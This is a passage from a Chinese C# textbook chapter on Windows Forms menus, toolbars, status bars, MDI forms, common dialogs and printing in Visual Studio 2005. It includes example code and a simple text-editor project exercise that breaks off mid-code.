菜单（MenuStrip）控件与快捷菜单（ContextMenuStrip）控件基本相同，不同的是 ContextMenuStrip 是为应用程序窗口创建的一个快捷菜单，当用户右击时，用 ContextMenuStrip 建立的菜单就会显示出来。MenuStrip 一般用于为应用程序创建主菜单，它也是基于 Windows 窗体的。

1．创建菜单

当用户在把 MenuStrip 控件拖放到设计界面时，该控件在窗体中显示如图 11-1 所示的两部分，系统托盘中显示控件名称、窗体的顶端显示控件需要添加的菜单项位置。当拖放一个 ContextMenuStrip 控件到 Windows 窗体中时，会在系统托盘上显示控件名称，与 MenuStrip 不同的是，ContextMenuStrip 控件的菜单项添加位置显示在窗体的下方，二者菜单项的添加方法相同。

打开如图 11-1 所示的窗体后，可以在“请在此处键入”文本框中添加各菜单项，当鼠标指针指向此处时，系统会显示一个提示条“键入 ToolStripMenuItem 的文本”，这里需要说明的是，ToolStripMenuItem 也是一个控件，它表示菜单中的一项，除此之外还有 ToolStripDropDown 和 ToolStripSeparator 控件。ToolStripDropDown 控件在用户选择一项菜单项时，就会显示其他项

目的一个列表，ToolStripSeparator 则可以在菜单或工具栏中添加一个水平或垂直分隔线。

在突出显示的位置可以自由地添加菜单项，如果要给菜单添加一个快捷键，可以在菜单项的快捷字母前加一个&字符，在运行后菜单项中的字母会以下画线形式出现，同时通过按下 Alt+字母组合键可选择该菜单，需要说明的是，退出编辑状态时，&不显示。

当需要在两个菜单项之间添加一条平线时，可以在菜单项的位置输入一个“ - ”，按 Enter 键后即可变成一条水平分隔线，此时系统会自动将 ToolStripMenuItem 转换为 ToolStripSeparator 控件，如果想将其再转换回 ToolStripMenuItem 控件，则可以选中此水平线并右击，在弹出的快捷菜单中选择转换为 MenuStrip 即可，如图 11-2 所示。

图 11-1　添加 MenuStrip 菜单

图 11-2　将水平分隔线改为菜单项

用 MenuStrip 与 ContextMenuStrip 控件所建立的两种不同形式的菜单如图 11-3 和图 11-4 所示，另一点不同的是，用 MenuStrip 所建立的主菜单在应用程序运行后会始终显示，而用 ContextMenuStrip 控件所建立的菜单只有在窗口内右击才会显示出来。

图 11-3　MenuStrip 菜单

图 11-4　ContextMenuStrip 菜单

ToolMenuStrip 控件的常用属性如表 11-1 所示。

表 11-1　ToolMenuStrip 控件的常用属性

序　号	属　性　名	默　认　值	说　　明
1	Image	无	在菜单项左侧设置一个图像
2	Checked	False	表示菜单是否被选中
3	CheckOnClick	False	确定菜单项的状态，为 True 时，若菜单项左边的复选框没有打上标记，则标记，若有则去掉标记；为 False 时，该标记被图像替代
4	DropDownItems	空	返回一个集合项，用做与菜单项相关的下拉菜单

2．添加菜单单击事件

菜单项添加完成后，只是外观上看起来像，但选择任何菜单项不能执行任何操作，为此需要

为菜单添加响应事件。ToolMenuStrip 控件常用的事件如表 11-2 所示。具体应用详见 11.2 节。

表 11-2　ToolMenuStrip 控件的常用事件

序　号	方 法 名	说　明
1	Click	选择用户菜单项时引发
2	CheckedChanged	选择带 CheckOnClick 属性的菜单项时引发

11.1.2　工具栏控件和状态栏控件

1．工具栏控件

应用程序中的菜单为用户提供了一种使用应用程序大多数功能的方法，把一些菜单项放在工具栏中其作用与菜单项相同，不过更方便用户使用，因此将一些常用的菜单项放于工具栏中，以提高用户的操作速度。如图 11-5 所示为 Word 2003 中的格式工具栏和常用工具栏。

图 11-5　Word 2003 的工具栏

工具栏通常由按钮组成，但也可以包含文本框或组合框，工具栏上可添加的控件如图 11-5 所示，其上的按钮通常只包含一个图片，但也可以既包含图片又包含文本，也可以给每一个按钮添加一个工具提示，当鼠标指针移向按钮时显示该按钮的功能提示。与 MenuStrip 控件一样，ToolStrip 控件也具有专业化的外观和操作方式，同时它允许将工具栏移到任意位置。另一方面，从最纯粹的形式看，MenuStrip、ToolStrip 实际上是基本相同的控件，因为 MenuStrip 直接派生于 ToolStrip，也就是说，ToolStrip 能做的工作，MenuStrip 也能完成，当然两者结合效果会更好。

图 11-6　ToolStript 控件

第一次拖放一个 ToolStrip 控件到应用程序的设计界面上时，它与 MenuStrip 控件类似，但有两个区别：①ToolStrip 的最左边有 4 个垂直排列的点，它们表示工具栏可以移动，也可以停靠在父应用程序中；②在默认情况下，工具栏显示的是图像，而不是文本，所以工具栏上项目的默认控件是按钮，如图 11-6 所示。

ToolStrip 控件的常用属性如表 11-3 所示。

表 11-3　ToolStrip 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	GripStyle	Visible	设置或获取工具栏的四个点是否显示在工具栏的最左边，隐藏后，工具栏不能移动
2	LayoutStyle	HorizontalStackWithOverflow	设置或获取工具栏中项目的排列方式，默认为水平显示
3	Items	空集合	工具栏中所有项目的集合
4	ShowItemToolTip	True	设置是否允许显示工具栏中项目的工具提示（ToolTip）
5	Stretch	False	指定 ToolStrip 在漂浮容器中是否从一端到另一端，为 True 时，工具栏占据整个窗口的长度，为 False 时只比包含在其中的项略宽或略高
6	Image	无	为菜单项指定一个图片文件

ToolStrip 工具栏的操作与菜单的操作完全一致，只要给工具栏中按钮的 Click 事件赋予菜单上按钮的 Click 事件使用的处理程序，工具栏就可以完成与之对应的菜单的操作。

例如，创建一个新项目 project11-0，在 Form1 中添加一个 RichTextBox 控件和一个工具栏，并在工具栏中显示三个按钮 Bold、Italic、Underline 和一个组合框（用于选择字体），则需要按以下步骤实施。

（1）打开 Form1，双击工具箱中的 ToolStrip 控件，添加一个 ToolStrip1 控件到窗体中，选中 ToolStrip1 控件，在属性面板中单击 Items 右侧的...按钮，在打开的“项集合编辑器”对话框内添加三个 toolStripButton 控件，修改三个控件按钮的 CheckOnClick 属性为 True，展开选择项中的下拉列表，选中其中的 ComboBox，然后单击“添加”按钮，添加一个 toolStripComboBox 1 控件，如图 11-7 所示，单击“确定”按钮。



图 11-7 “项集合编辑器”对话框

（2）双击工具箱中的 ImageList 添加一个 Imagelist1，打开属性面板，单击 images 右侧的...按钮，添加~\images 下的三个文件 bold.ico、italic.ico、underline.ico；(可从 C 盘找到这三个文件并复制过来)，然后编写 Form1_load()事件处理程序如下。

```
private void Form1_Load(object sender, EventArgs e)
{
        toolStrip1.ImageList = imageList1;
        toolStripButton1.ImageIndex = 0;
        toolStripButton2.ImageIndex = 1;
        toolStripButton3.ImageIndex = 2;
}
```

（3）选中 Combo Box 1 组合框，在属性面板中为 Items 添加“楷体、宋体、仿宋、Times New Roman”，作为组合框的初始项，需要在构造函数中添加如下代码。

```
public Form1()
{
    InitializeComponent();
   this.toolStripComboBox1.SelectedIndex = 0;
}
```

（4）为每个工具项添加事件处理程序。

```
//toolStripButton1 用于设置或取消字体加粗，即 Bold
private void toolStripButton1_CheckedChanged(object sender, EventArgs e)
        {
            Font oldFont,newFont;
            bool checkstate = ((ToolStripButton)sender).Checked;
            oldFont = this.richTextBox1.SelectionFont;
            if (!checkstate)
```

```
                newFont = new Font(oldFont, oldFont.Style & ~FontStyle.Bold);    //设置加粗
            else
                newFont = new Font(oldFont, oldFont.Style | FontStyle.Bold);      //取消加粗
            this.richTextBox1.SelectionFont = newFont;
            this.richTextBox1.Focus();
             }
//toolStripButton2 用于设置或取消字体的倾斜，即 Itlic
private void toolStripButton2_CheckedChanged(object sender, EventArgs e)
        {
            Font oldFont, newFont;
            bool checkstate = ((ToolStripButton)sender).Checked;
            oldFont = this.richTextBox1.SelectionFont;
            if (!checkstate)
                newFont = new Font(oldFont, oldFont.Style & ~FontStyle.Italic );
            else
                newFont = new Font(oldFont, oldFont.Style | FontStyle.Italic);
            this.richTextBox1.SelectionFont = newFont;
            this.richTextBox1.Focus();
        }
// toolStripButton1 用于设置或取消字体的下画线，即 Underline
        private void toolStripButton3_CheckedChanged(object sender, EventArgs e)
        {
            Font oldFont, newFont;
            bool checkstate = ((ToolStripButton)sender).Checked;
            oldFont = this.richTextBox1.SelectionFont;
            if (!checkstate)
                newFont = new Font(oldFont, oldFont.Style & ~FontStyle.Underline);
            else
                newFont = new Font(oldFont, oldFont.Style | FontStyle.Underline);
            this.richTextBox1.SelectionFont = newFont;
            this.richTextBox1.Focus();
        }
// toolStripComboBox1 用于从楷体、宋体、仿宋、Times New Roman 中选择一种字体
        private void toolStripComboBox1_SelectedIndexChanged(object sender, EventArgs e)
        {
          string text=((ToolStripComboBox)sender).SelectedItem.ToString();
          Font newfont=new Font(text,richTextBox1.SelectionFont.Size,richTextBox1.SelectionFont.Style);
          richTextBox1.SelectionFont=newfont;
        }
```

（5）调试运行，结果如图 11-8 所示。

2．状态栏控件

在 Windows 应用程序中，状态栏总是置于窗口的底部，用于显示应用程序当前状态的简短信息。Visual Studio 2005 中提供的 StatusStrip 控件派生于 ToolStrip，使用方法同 ToolStrip，不同的是，它仅可以使用如图 11-9 所示的控件，StatusLabel 是 StatusStrip 的一个常用控件，也是 StatusStrip 的一个默认项，其余三个与 ToolStrip 相同。

StatusStrip 的 StatusLabel 使用文本和图像给用户显示应用程序当前状态的信息，其属性常用的有 AutoSize 和 DoubleClickEnable。



图 11-8　运行结果



图 11-9　控件

11.2　设计 MDI 窗体

若将 Windows 操作系统提供的记事本与 Microsoft Office 中的 Word 2003 相比，则最明显的一个区别是记事本一次只能打开一个文件，若要处理第二个文档，只能先关闭前一个；而 Word 可以同时打开多个文件进行编辑，即通常所讲的多文档应用程序。

传统上，为适用于 Windows 操作系统而编写的应用程序可分为四类，①基于对话框的应用程序，如计算器；②单一文档界面（SDI）的应用程序，如记事本、画图；③多文档界面（MDI）的应用程序，如 Word 2000；④介于 SDI 与 MDI 之间，但显示给用户的窗口本身没有占用相同的区域，每个窗口都在任务栏中列出来，如 Word 2003。

多文档应用程序设计的主要核心是多文档窗口界面的设计。

11.2.1　MDI 主窗体和子窗体

由于多文档应用程序需要一次打开多个文档，所以一个多文档窗体至少要由两个完全不同的窗体组成，用于作为容器的窗体（称为 MDI 主窗体）和用于在容器中显示的窗体（称为 MDI 子窗体），主窗体作为容器可以容纳多个外观、类型相似的子窗体，且子窗体只能在主窗体中显示。

在 Visual Studio 2005 中，要创建一个 MDI 主窗体，只要将所建立的 Windows 窗体的 IsMdiContainer 属性设置为 True 即可。如果需要，也可以设置窗体的背景色。一般在 MDI 主窗体中不放置任何控件，但不代表不能放置控件。

要创建一个 MDI 子窗体，只需添加一个新的“ Windows 窗体 ”，而将此窗体的 MdiParent 属性设置为主窗体的一个引用即可，但 MdiParent 属性值不能通过属性面板进行设置，只可以通过代码来设置。

例如，打开项目文件 project11-0，再添加一个 Form2，现将 Form2 作为 Form1 的子窗体显示，则可按如下步骤进行。

（1）设置 Form1 的属性 IsMdiConatainer 为 True 后，窗体如图 11-10 所示，则表示 Form1 为一个 MDI 主窗体。

（2）打开 Form2，并在其中添加一个 Richtextbox 控件，如图 11-11 所示。

图 11-10　Form1 窗体



图 11-11　Form2 窗体

（3）分别在两个 Form 中添加如下代码。

修改子窗体 Form2 的构造函数。

```
public Form2(project11_0.Form1 parent)
{
    InitializeComponent();
    this.MdiParent=parent;          //将子窗体绑定到 MDI 容器中
}
```

修改主窗体 Form1 的构造函数，在 MDI 主窗体中显示窗体。

```
public Form1()
{
    InitializeComponent();
    //创建子类的一个实例，this 表示 MDI 容器类的当前实例，通过 this 把参数传给构造函数
    project11_0.Form2 child1 =new project11_0.Form2(this);
    child1.Show();                  //显示子窗体 child1
    project11_0.Form2 child2 =new project11_0.Form2(this);
    child2.Show();                  //显示子窗体 child2
}
```

（4）显示结果如图 11-12 所示。

图 11-12　显示结果

11.2.2　MDI 窗体的操作

由于 MDI 可以同时打开多个文档窗口，因此对 MDI 窗口的操作一般使用以下方法。

（1）通过提供工具栏来完成 MDI 窗体的常见功能，如字体设置、打开或新建对象等。

（2）通过提供的菜单完成所有 MDI 功能，需要包含一个菜单项完成对新窗口的定位、显示所有已打开的窗口列表。

例如，选择【文件】→【新建】选项后打开一个新的窗体“ Form2 ”，并要求窗体的标题依次为“ 文档 1 ”、“ 文档 2 ”……其方法如下。

（1）选择“ 新建 ”选项，如图 11-13（a）所示，在属性面板中单击 图标打开所有可用事件，并在事件“ Click ”位置双击，如图 11-13（b）所示。

（2）在代码文件 Form1.cs*中添加如下代码。

```
public partial class Form1 : Form
{
    public Form1()
    {
    InitializeComponent();
    }
```

```
//i 用于记录“新建”选项被单击的次数，以决定窗体的标题栏内容
int i = 0;
private void 新建 ToolStripMenuItem_Click(object sender, EventArgs e)
{
//创建一个 Form2 的实例 frm，this 表示 MDI 容器类的当前实例，即父窗体 Form1
Form2 frm = new Form2(this);
i++;
frm.Text="文档"+i.ToString();
frm.Show();
}
```

（a）“新建”选项　　（b）双击 Click

图 11-13　鼠标事件

11.3　通用对话框控件

对话框是一个在另一个窗口中显示的窗口，通过对话框可以使用户与应用程序随时进行交互信息，通用对话框常用于从用户处获取一般性信息。

对话框的基类是 CommandDialog，所以所有对话框的使用方式都是类似的，其常用方法是 ShowDialog()和 Reset()，ShowDialog()用来显示对话框，并返回一个 DialogResult 实例；而 Reset()则把对话框的属性设为默认值。

11.3.1　文件对话框控件

文件对话框类是从 CommandDialog 类继承来的一个抽象类，由于抽象类不能直接进行实例化，所以在 Visual Studio 2005 中，文件对话框控件包括打开文件对话框（OpenFileDialog）控件和保存文件对话框（SaveFileDialog）控件，前者用于选择要打开的文件名，后者用于指定要保存的文件名。在 Visual Studio 2005 中建立对话框只要将控件拖放到窗体中，并在需要它的时候通过 ShowDialog()显示即可。

1．OpenFileDialog 控件

当从工具箱中拖放一个 OpenFileDialog 控件时，该控件放在窗体的系统托盘中，与其他控件不同的一点是，该控件在运行时不会自动显示，它需要通过调用 Show()方法来显示。向窗体拖放一个控件 OpenFileDialog1，然后在 Button1 按钮的单击事件处理程序中通过如下代码来在窗体中显示该对话框。

```
private void button1_Click(object sender, EventArgs e)
 {
       OpenFileDialog1.Show();
}
```

对话框控件的常用属性如表 11-4 所示。

表 11-4　OpenFileDialog 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	Tiltle	打开	设置或获取对话框的标题
2	InitialDirectory	空串	指定打开文件的目录，第一次打开是“我的文档”目录，第二次打开显示的目录与上一次运行应用程序时打开的目录相同
3	Filter	空	设置用户可以选择打开的文件类型
4	FilterIndex	1	指定列表框中的默认选项
5	MultiSelect	False	是否允许在对话框中选择多个文件
6	ValidateNames	False	控制对话框是否确保文件名中不包含无效的字符
7	ShowHelp	False	是否启用帮助按钮

如为 OpenDGL 控件设置 Filter 过滤器字符串的代码如下。

```
OpenDGL.Filter=”Text documents (*.txt)|*.txt|Word for Windows|*.doc|All Files |*.*”;
```

过滤器可以显示多个部分，每个部分用｜分隔符分开，且每个部分都需要由两个字符串组成，第一个字符串定义要在列表中显示的文本[如 Text documents (*.txt)、Word for Windows 、All Files]，第二个字符串用于指定要在对话框中显示的文件扩展名，如*.txt、*.doc 、*.*。

需要注意的是，过滤器的前后都不允许有空格。

当程序中通过 Show()方法调用一个对话框后，该方法返回一个 DialogResult 枚举类型，其值有 None、No、OK、Abort、Cancel、Ignore、Retry、Yes，默认值是 None，根据单击的按钮，将返回 DialogResult.OK 和 DialogCancel，如果单击了“取消”按钮，FileName 属性值是一个空字符串；如果单击了“打开”按钮，选中的文件名就可以使用 FileName 属性来访问，同时 MultiSelect 属性如果设置为 True，则 FileName 返回一个包含了所有选中文件的文件名所组成的字符串数组，其中，FileName 属性所包含的文件顺序与选中它们的顺序相反，即 FileName 数组中的第一个字符串是最后选中的一个文件的文件名。

例如，创建一个项目 project11-1，其中 Form1 中有一个 ListBox 控件 lstB、一个 OpenFileDialog 控件 openD 和一个 Button1 按钮（Text 属性值为“打开多个文件”），在 Form1 中单击“打开多个文件”按钮将一个允许选择多个文件的对话框显示出来，并且将所选中的多个文件的文件名放入列表框 lstB 中，可用如下代码实现。

```
private void button1_Click(object sender, EventArgs e)
    {
        openD.Filter = "Text documents (*.txt)| *.txt|Word for Windows(*.doc)|*.doc|All files(*.*)|*.*";
        openD.FilterIndex =1;
        openD.Multiselect = true;
        if (openD.ShowDialog() == DialogResult.OK)
            foreach (string s in openD.FileNames)
                this.lstB.Items.Add(s);
    }
```

如果 MultiSelect 属性为 False，则一次只允许选择一个文件，此时 ShowDialog()方法返回的文件名可通过 FileName 取回。

例如，在 Form1 中添加一个按钮 Button2（Text 属性值为“打开一个文件”），要求单击“打开一个文件”按钮（Button2）后，将一个允许仅选择一个文件的对话框显示出来，并且将所选中文件的文件名放入列表框 lstB，可用如下代码实现。

```
private void button2_Click(object sender, EventArgs e)
    {
        openD.Filter = "Text documents (*.txt)|*.txt|Word for Windows|*.doc|All files|*.*";
        openD.FilterIndex =1;
        openD.Multiselect = false;
        this.listBox1.Items.Clear();
        if (openD.ShowDialog() == DialogResult.OK)
                this.listBox1.Items.Add(openD.FileName);
}
```

2．SaveFileDialog 对话框控件

与 OpenFileDialog 对话框控件相似，它们有相同的属性，其方法也相似，其中与 OpenFileDialog 不同的属性如表 11-5 所示。

表 11-5　SaveFileDialog 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	Tiltle	另存为	设置或获取对话框的标题
2	AddExtension	True	是否把文件扩展名自动添加到用户输入的文件名上，值为 True 时表示自动添加扩展名，否则不添加
3	CheckFileExists	False	控制是否提供新文件名进行保存，值为 True 表示不提供新文件名，值为 False 时表示提供
4	OverwritePrompt	True	是否询问用户真的想要覆盖已有文件
5	CreatePrompt	False	是否询问用户真的要创建一个新文件

例如，在 Form1 中添加一个允许输入多行的 TextBox1 控件（Multiline 属性值为 True）及一个“保存”按钮（Button3），当单击“保存”按钮时将 TextBox1 中的内容存入一个通过 SaveFileDialog1 控件给出的文件名中，可以在“保存”单击事件中编写如下代码。

```
private void button3_Click(object sender, EventArgs e)
        {
            if (saveFileDialog1.ShowDialog() == DialogResult.OK)
            {
                string fileName = saveFileDialog1.FileName;
                    File.WriteAllText(fileName, textBox1.Text);
            }
            }
```

11.3.2　字体和颜色对话框控件

1．字体对话框控件

字体对话框（FontDialog）控件允许用户选择字体，用以改变字体、样式、字号和字体的颜色。

其用法与前两个对话框相似，通过 ShowDialog()方法显示 FontDialog 对话框，单击 OK 按钮后返回 DialogResult.OK，使用 Font 属性可以读取选中的字体，如果将该属性值送给相应控件的 Font 属性，则可以实现按要求设置对象的字体。例如：

```
if (fontDialog1.ShowDialog() == DialogResult.OK)
                textBox1.Font = fontDialog1.Font;
```

FontDialog 控件的常用属性如表 11-6 所示。

表 11-6　FontDialog 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	AllowVectorFonts	True	是否可以在字体列表中选择矢量字体
2	ShowColor	False	是否允许在字体对话框中选择字体颜色
3	ShowEffects	True	是否显示 Strikeout 和 Underline 复选框来处理字体
4	ShowApply	False	用户能否在不退出字体对话框的情况下查看更新的字体

2．颜色对话框控件

配置颜色对话框（ColorDialog）控件比 FontDialog 简单，通过 Color 属性可以读取选中的颜色。

例如：

```
if (colorDialog1.ShowDialog() == DialogResult.OK)
        textBox1.ForeColor = colorDialog1.Color;
```

如果用户不想使用给出的基本颜色，则可以通过 ColorDialog 对话框来自定义颜色，此时只要将 AllowFullOpen 属性设置为 True，然后将 FullOpen 属性设置为 True，即可自动展开对话框的自定义颜色部分。ColorDialog 控件的常用属性如表 11-7 所示。

表 11-7　FontDialog 控件的常用属性

序　号	属 性 名	默 认 值	说明
1	AllowFullOpen	False	是否允许用户进行自定义颜色
2	FullOpen	False	打开对话框，是否自动打开自定义颜色选项
3	SolidColorOnly	False	是否只选择单色
4	AnyColor	False	是否在基本颜色列表中显示所有可用的颜色

11.4　使用打印机

对于打印，通常要考虑打印机的选择、页面设置和是否打印多页等信息，在 Visual Studio 2005 中，可以通过 PrintDialog 控件来实现文件的打印。通过使用各种打印控件或类可以实现打印文本或图形、更改连接到计算机的打印机、更改打印设置、启动打印预览选项、启动安全许可等功能。

11.4.1　打印流程

要在.NET 中实现打印功能，必须借助于打印的基类 PrintDocument 及其他相关类，主要有以下几个类。

PrintDocument 类：最重要的一个类，所有类都与此类有关，用来启动一个打印序列。

PrintController 类：控制打印任务流，它提供了打印开始、打印每个面页和打印结束事件。

PrinterSetting 类：获取或设置打印机配置，如打印方向、份数等。

PrintDialog 类：确定使用哪个打印机进行打印，以及如何配置 PrinterSetting。

PageSetupDialog 类：指定页面大小、边界等信息。

实现打印的步骤如下。

（1）当用户提交一个作业实施打印时，应用程序必须调用 PrintDocument 类的 Print()方法，启动调用序列；但 PrintDocument 本身不负责打印流，而由 PrintController 通过调用 PrintDocument 类的方法 Print()完成打印。

（2）当 PrintController 开始打印每个页面时，则通过调用 PrintDocument 类实例中的 PrintPage()方法来执行事件处理程序以完成打印页面任务。

11.4.2 打印文本的实现

Visual Studio 2005 中要调用默认的打印对话框，可以通过拖放一个 PrintDialog 控件和 PrintDocument 来实现，其中 PrintDocument 控件用于设置要打印内容的属性，通过 PrintDocument 控件的 PrintPage 事件来指定需要打印的内容。如果想要将 PrintDialog 对话框显示在窗体中，则可以通过 ShowDialog()方法来实现，用 DialogResult 属性获取用户在打印对话框中单击的按钮，如果要实施打印功能，那么在 Windows 应用程序中调用 Print()方法即可进行打印。

例如，创建一个项目 project11-2，在 Form1 中有一个 RichTextBox1 控件、PrintDocument1 控件、PrintDialog1 控件和 Button1 控件，当单击 Button1 后将 RichTextBox1 中的内容通过打印机打印出来，可以通过以下代码来实现。

```
//在文件头，添加 Using System.Drawing.Printing 名称空间
Using System.Drawing.Printing
//添加单击“ Button1 ”按钮事件处理程序
private void button1_Click(object sender, EventArgs e)
{
        printDialog1.Document = printDocument1;
        DialogResult result = printDialog1.ShowDialog();
        if (result == DialogResult.OK)
        {
            printDocument1.Print();
        }
}
private void printDocument1_PrintPage(object sender, system.Drawing.Printing.PrintPageEventArgs e)
{
/*通过 DrawString()方法可以使用字号为 28 个像素点的 Arial 字体、加粗、蓝色画笔，在坐标（20,
20）处开始输出内容，Graphics 类的方法可以在打印纸上绘制出有关的文本内容*/
            e.Graphics.DrawString(richTextBox1.Text, new Font("Arial", 28, FontStyle.Bold), Brushes.Blue,
        20, 20);
         }
```

11.4.3 打印预览的实现

实现打印功能要借助于 PrintDocument 控件、PrintDialog 控件，要在.NET 中实现打印预览，则可以通过 PrintDocument 控件与 printPreviewDialog 控件来实现，方法与原理同打印相似。

例如，在 project11-2 的 Form1 中添加一个 printPreviewDialog 控件和 Button2 控件，如果想单击 Button2 将 RichTextBox 中的内容通过打印预览的方式显示其打印结果，则可以通过以下代码来实现。

```
private void button2_Click(object sender, EventArgs e)
{
    printPreviewDialog1.Document = printDocument1;
    printPreviewDialog1.ShowDialog ();
}
```

```
private void printDocument1_PrintPage(object sender, system.Drawing.Printing.PrintPageEventArgs e)
{
/*通过 DrawString()方法可以使用字号为 28 个像素点的 Arial 字体、加粗、蓝色画笔，在坐标（20,
20）处开始输出内容; Graphics 类的方法可以在打印纸张上绘制出有关的文本内容*/
e.Graphics.DrawString(richTextBox1.Text, new Font("Arial", 28, FontStyle.Bold), Brushes.Blue, 20, 20);
}
```

11.5　项目实践

项目名称：MDI 窗体功能的应用程序。

项目内容：创建一个项目 project11-3，并在该项目中完成以下任务。

（1）设计一个 MDI 主窗体 mainFrm，标题栏中显示“简易文本编辑器”，窗体具有最大化和最小化按钮，当程序运行后，窗体以最大化方式显示，即 WindowsState=Maximized。

（2）在该窗体中添加一个主菜单，有“文件”、“格式”两项，在“文件”菜单项下有“新建”、“打开”、“保存”、“退出”四项，在“格式”菜单中有“字体”、“颜色”两项，当程序运行后，可以通过菜单执行相应的任务，单击“退出”按钮时，退出整个应用程序。

（3）为该窗体设计一个工具栏，工具栏中包含四个按钮，按钮中仅显示图片（图片任选），当鼠标指针指向相应的按钮后显示其提示信息，提示信息内容为“新建文件”、“打开文件”、“字体”和“颜色”，单击“新建”按钮后新建一个“文档 1”文件，其中可以进行文字输入；单击“打开”按钮后；打开对应文件；单击“保存”按钮可以将文档 1 中的内容保存到对应的文件中。

（4）在“格式”菜单中有对应的两个菜单项，选择后分别打开对应的字体与颜色对话框。

（5）添加一个状态栏，在状态栏中显示当前活动子窗体的标题及系统时间。

（6）添加另一个 Windows 窗体 Form2，在其中只有一个 RichTextBox 控件，当选择“新建”或“打开”选项时，打开并显示 Form2 窗体，或是空白窗口或是包含选中文件中的内容。

项目目的：

（1）进一步理解 MDI 主窗体与子窗体的作用。

（2）掌握 MDI 主窗体与子窗体的创建。

（3）掌握菜单栏、工具栏控件的创建，并学会菜单项及工具按钮的事件处理程序的编写。

（4）学会应用程序的调试。

项目步骤：

（1）创建项目 project11-3。

启动 Microsoft Visual Studio 2005，选择【文件】→【新建】→【项目】选项，打开“新建项目”对话框，在“项目类型”中选择“Viusal C#”、在“模板”中选择“Windows 应用程序”，并在其中选择项目存放的位置 D:\ch11，在“名称”文本框输入 project11-3。

（2）设计 MDI 主窗体。

修改 From1 的 Text 属性为“简易文本编辑器”、IsMDIContainer 属性为 True。

（3）为 MDI 父窗体添加主菜单。

双击“工具箱”中的 MenuStrip 控件，添加一个 menuStrip1 控件，添加菜单项如图 11-14 所示。

（4）为 MDI 主窗体添加工具栏及鼠标指针指向时的文字提示。

双击“工具箱”中的 ToolStrip 控件，添加一个 toolStrip1 控件，单击属性面板中的 Items 右侧的...按钮，打开“项集合编辑器”对话框，添加四个 Button 按钮，添加 toolStripButton1～toolStripButton4 控件，分别修改 ToolTipText 的值为“新建”、“打开”、“字体”、“颜色”。

（5）为工具栏中的按钮添加图片。

双击“工具箱”的 ImageList 控件，添加一个 Imageslist1 控件，在属性面板中单击 Images 属性，打开“图像集合编辑器”对话框，添加～\images 文件夹下的四个文件，如图 11-15 所示。



图 11-14　添加的菜单项

图 11-15　“图像集合编辑器”对话框

双击 Form2，打开 Form_load()事件处理程序，在其中输入如下内容，以建立图片与工具栏中按钮的对应关系。

```
private void Form1_Load(object sender, EventArgs e)
        {
            toolStrip1.ImageList = imageList1;
            toolStripButton1.ImageIndex = 0;
            toolStripButton2.ImageIndex = 1;
            toolStripButton3.ImageIndex = 2;
            }
```

（6）添加状态栏及显示系统时间。

在 Form1 中添加 StatusStrip 控件 StatusStrip1，在其中添加一个 toolStripStatusLabel1，修改其 Text 属性值为空，并将 AutoSize 属性值改为 True，并在 Form_load()事件处理程序中添加如下代码，以在状态栏中显示当前系统时间。

```
toolStripStatusLabel1.Text = DateTime.Now.ToString();
```

（7）添加子窗体及快捷菜单。

在“解决方案资源管理器”中右击“project11-3”，添加一个新的 Windows 窗体 Form2，修改 WindowsState 属性值为 Maximized，并在其中添加一个 RichTextBox 控件 RichTextBox1，修改 RichTextBox1 的 Dock 属性为 Fill。

在 Form2 中添加 ContextMenuStrip 控件 ContextMenuStrip1、 ContextMenuStrip2，并添加“字体”与“颜色”两个菜单项，选中 Form2 中的 RichTextBox1 控件，在属性面板中修改属性 ContextMenuStrip 的值为 ContextMenuStrip1。

（8）自定义实现菜单功能的函数。

为了实现对某个特定的文件进行读写操作，需要使用 IO 类的 ReadAllText()、WriteAllText()方法，因此需要先在代码文件中添加名称空间的引用，即：

```
01.    using System.IO;
02.     //实例化一个 Form2，打开以实现新建一个文件
03.         private void new_file()
```

```
        {
            project11_3.Form2 frm = new Form2();
            frm.MdiParent = this;
            frm.Text = "文档" + i.ToString();
            i++;
             frm.Show();
             toolStripStatusLabel1.Text = ActiveMdiChild.Text;
        }
    //通过 OpenFileDialog 选择一个需要打开的文件
        private void open_file()
        {
            OpenFileDialog openD = new OpenFileDialog();
                openD.Filter = "Text documents (*.txt)|*.txt|Word for Windows(*.doc)|*.doc|All files(*.*)|*.*";
            openD.FilterIndex = 1;                    //默认扩展名为.txt 类型的文件
            if (openD.ShowDialog() == DialogResult.OK)      //单击对话框中的“打开”按钮
            {    Form2 frm = new Form2();
                 frm.MdiParent = this;
                 frm.Text = openD.FileName;
                 frm.Show();
                 toolStripStatusLabel1.Text = openD.FileName;
                 if (openD.FileName != null)        //打开的文件名不为空
    //将文件中的内容 File.ReadAllText()读出并放入当前活动子窗体的活动控件中
                    ActiveMdiChild.ActiveControl.Text = File.ReadAllText(openD.FileName);
                 else
                     toolStripStatusLabel1.Text = "没有文件可以打开！";
            }
        }
    //将当前活动窗体中的 RichTextBox 中的内容保存到指定文件中
        private void save_file()
        {
            SaveFileDialog saveD = new SaveFileDialog();
                 saveD.Filter = "Text documents (*.txt)|*.txt|Word for Windows(*.doc)|*.doc|All files(*.*)|*.*";
            if (saveD.ShowDialog() == DialogResult.OK)
            {    string fileName = saveD.FileName;
                 if (ActiveMdiChild != null)
                 {   toolStripStatusLabel1.Text = ActiveMdiChild.Text;
                     try
